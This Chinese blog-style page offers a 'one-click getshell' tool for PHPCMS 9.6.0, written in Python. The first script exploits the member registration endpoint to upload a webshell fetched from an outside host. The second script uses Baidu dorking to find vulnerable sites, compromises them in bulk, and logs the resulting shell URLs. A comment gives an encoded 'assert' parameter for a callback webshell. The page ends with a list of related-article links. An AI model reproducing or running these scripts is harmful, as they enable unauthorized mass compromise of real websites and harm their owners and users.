
phpcms9-6-0 一键getshell工具
介绍
- 一键化
python 1.py http://xxx.com,如果是批量直接运行py文件即可
待办
- [] 加入对有验证码phpcms网站的支持
- [] 加入批量(已完成)
说明
依赖库的安装pip install requests
代码
# -*- coding:utf-8 -*-

'''

----------------------

Author : Akkuman

Blog   : hacktech.cn

----------------------

'''

import requests

import sys

from random import Random

chars = 'qwertyuiopasdfghjklzxcvbnm0123456789'

def main():

    if len(sys.argv) < 2:

        print("[*]Usage   : Python 1.py http://xxx.com")

        sys.exit()

    host = sys.argv[1]

    url = host + "/index.php?m=member&c=index&a=register&siteid=1"

    data = {

        "siteid": "1",

        "modelid": "1",

        "username": "dsakkfaffdssdudi",

        "password": "123456",

        "email": "dsakkfddsjdi@qq.com",

        # 如果想使用回调的可以使用http://file.codecat.one/oneword.txt,一句话地址为.php后面加上e=YXNzZXJ0

        "info[content]": "<img src=http://file.codecat.one/normalOneWord.txt?.php#.jpg>",

        "dosubmit": "1",

        "protocol": "",

    }

    try:

        rand_name = chars[Random().randint(0, len(chars) - 1)]

        data["username"] = "akkuman_%s" % rand_name

        data["email"] = "akkuman_%s@qq.com" % rand_name

        htmlContent = requests.post(url, data=data)

        successUrl = ""

        if "MySQL Error" in htmlContent.text and "http" in htmlContent.text:

            successUrl = htmlContent.text[htmlContent.text.index("http"):htmlContent.text.index(".php")] + ".php"

            print("[*]Shell  : %s" % successUrl)

        if successUrl == "":

            print("[x]Failed : had crawled all possible url, but i can't find out it. So it's failed.\n")

    except:

        print("Request Error")

if __name__ == '__main__':

    main()
批量
# -*- coding:utf-8 -*-

'''

----------------------

Author : Akkuman

Blog   : hacktech.cn

----------------------

'''

import requests

from bs4 import BeautifulSoup

# from urlparse import unquote //Python2

# from urlparse import urlparse //Python2

from urllib.parse import quote

from urllib.parse import urlparse

from random import Random

chars = 'qwertyuiopasdfghjklzxcvbnm0123456789'

headers = {

    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0"

}

def parseBaidu(keyword, pagenum):

    keywordsBaseURL = 'https://www.baidu.com/s?wd=' + str(quote(keyword)) + '&oq=' + str(quote(keyword)) + '&ie=utf-8' + '&pn='

    pnum = 0

    while pnum <= int(pagenum):

        baseURL = keywordsBaseURL + str(pnum*10)

        try:

            request = requests.get(baseURL, headers=headers)

            soup = BeautifulSoup(request.text, "html.parser")

            for a in soup.select('div.c-container > h3 > a'):

                url = requests.get(a['href'], headers=headers).url

                yield url

        except:

            yield None

        finally:

            pnum += 1

def saveShell(shellUrl):

    with open("webShell.txt","a+") as f:

        f.write("[*]%s\n" % shellUrl)

def main():

    data = {

        "siteid": "1",

        "modelid": "1",

        "username": "akkumandsad",

        "password": "123456",

        "email": "akkakkumafa@qq.com",

        # 如果想使用回调的可以使用http://file.codecat.one/oneword.txt,一句话地址为.php后面加上e=YXNzZXJ0,普通一句话http://file.codecat.one/normalOneWord.txt

        "info[content]": "<img src=http://7xusrl.com1.z0.glb.clouddn.com/bypassdog.txt?.php#.jpg>",

        "dosubmit": "1",

        "protocol": "",

    }

    for crawlUrl in parseBaidu("inurl:index.php?m=member&c=index&a=register&siteid=1", 10):

        try:

            if crawlUrl:

                rand_name = chars[Random().randint(0, len(chars) - 1)]

                data["username"] = "akkuman_%s" % rand_name

                data["email"] = "akkuman_%s@qq.com" % rand_name

                host = urlparse(crawlUrl).scheme + "://" + urlparse(crawlUrl).hostname

                url = host + "/index.php?m=member&c=index&a=register&siteid=1"

                htmlContent = requests.post(url, data=data, timeout=10)

                successUrl = ""

                if "MySQL Error" in htmlContent.text and "http" in htmlContent.text:

                    successUrl = htmlContent.text[htmlContent.text.index("http"):htmlContent.text.index(".php")] + ".php"

                    print("[*]Shell  : %s" % successUrl)

                    saveShell(successUrl)

                if successUrl == "":

                    print("[x]Failed : Failed to getshell.")

            else:

                continue

        except:

            print("Request Error")

if __name__ == '__main__':

    main()
测试图

单个

批量
下载地址
phpcms9-6-0 一键getshell工具的更多相关文章
- PHPcms9.6.0任意文件上传漏洞直接getshell 利用教程
对于PHPcms9.6.0 最新版漏洞,具体利用步骤如下: 首先我们在本地搭建一个php环境,我这里是appserv或者使用phpnow (官网下载地址:http://servkit.org/) (只 ...
- PHPCMS9.6.0最新版SQL注入和前台GETSHELL漏洞分析 (实验新课)
PHPCMS9.6.0最新版中,由于/modules/attachment/attachments.php的过滤函数的缺陷导致了可以绕过它的过滤机制形成SQL注入漏洞,可导致数据库中数据泄漏. 而且在 ...
- 【6年开源路】海王星给你好看!FineUI v4.0正式版暨《FineUI3to4一键升级工具》发布!
去年10-28号,我发布了一篇文章<海王星给你好看!FineUI v4.0公测版发布暨<你找BUG我送书>活动开始>,标志着FineUI开始向4.0版本迈进.经过4个月3个公测 ...
- MetInfo 5.1 自动化getshell工具
title: MetInfo V5.1 GetShell一键化工具 date: 2016-06-08 22:40:32 categories: Hacker tags: - Hacker - Tool ...
- Win8.1、Office2013一键激活工具
Win8.1.Office2013一键激活工具 KMSpico V7.0 是一款激活Win8.Windows8.1和Office2013的工具,由国外网友heldigard基于KMSEmulator制 ...
- 【渗透测试】PHPCMS9.6.0 任意文件上传漏洞+修复方案
这个漏洞是某司的一位前辈发出来的,这里只是复现一下而已. 原文地址:https://www.t00ls.net/thread-39226-1-1.html 首先我们本地搭建一个phpcms9.6.0的 ...
- 看我是如何利用升级系统一键GetShell
i春秋作家:小猪 原文来自:看我是如何利用升级系统一键GetShell 漏洞名称:看我是如何利用升级系统一键GetShell 程序下载地址:https://pan.baidu.com/s/1VdoPL ...
- Windows SharePoint Services 3.0编码开发工具和技巧(Part 1 of 2)
转:http://blog.csdn.net/mattwin/article/details/2074984 WSSv3 Technical Articles_Windows SharePoint S ...
- WINDOWS下好用的MongoDB 3.0以上客户端工具: NoSql Manager
WINDOWS下好用的MongoDB 3.0以上客户端工具: NoSql Manager https://www.mongodbmanager.com/download
随机推荐
- Message对象
一)描述 1: 每一个Message对象都包含两个对象: (1)google::protobuf::Descriptor 描述对象,是Message所有Filed的一个集合,它又包含了FieldDes ...
- html5-相对定位
*{ margin: 0px; padding: 0px;}div{ width: 300px; height: 300px;}#div1{ background: rg ...
- JavaScript--Document对象方法createElement()和createTextNode()
createElement() 方法通过指定名称创建一个元素 createTextNode() 可创建文本节点 <!DOCTYPE html> <html> <head& ...
- 【Hive学习之五】Hive 参数&动态分区&分桶
环境 虚拟机:VMware 10 Linux版本:CentOS-6.5-x86_64 客户端:Xshell4 FTP:Xftp4 jdk8 hadoop-3.1.1 apache-hive-3.1.1 ...
- Java解析Json字符串--复杂对象
{ "name": "三班", "students": [ { "age": 25, "gender" ...
- Linux下实现免密登录
过程如下: 1.Linux下生成密钥 通过命令”ssh-keygen -t rsa“ 2.1 通过ssh-copy-id的方式 命令: ssh-copy-id -i ~/.ssh/id_rsa.put ...
- python locust 性能测试:locust安装和一些参数介绍
安装参考 https://www.cnblogs.com/fnng/p/6081798.html <虫师大大的,很详细> ps:python3.7暂不支持locust:python3安装建 ...
- linux下安装mysql(rpm文件安装)
数据库包下载: https://www.mysql.com/downloads/ 在GPL开原协议的社区开源版里边下载 我们用mysql community server里边的 其中workbench ...
- ORCAl存储过程
1.存储过程结构 1.1 第一个存储过程 create or replace procedure proc1( para1 varchar2, para2 out varchar2, para3 in ...
- sping的quartz设置定时任务
除了spring相关的jar包之外,还需要引入quartz-all-1.8.6.jar 下载地址:http://www.quartz-scheduler.org/downloads/ spring配置 ...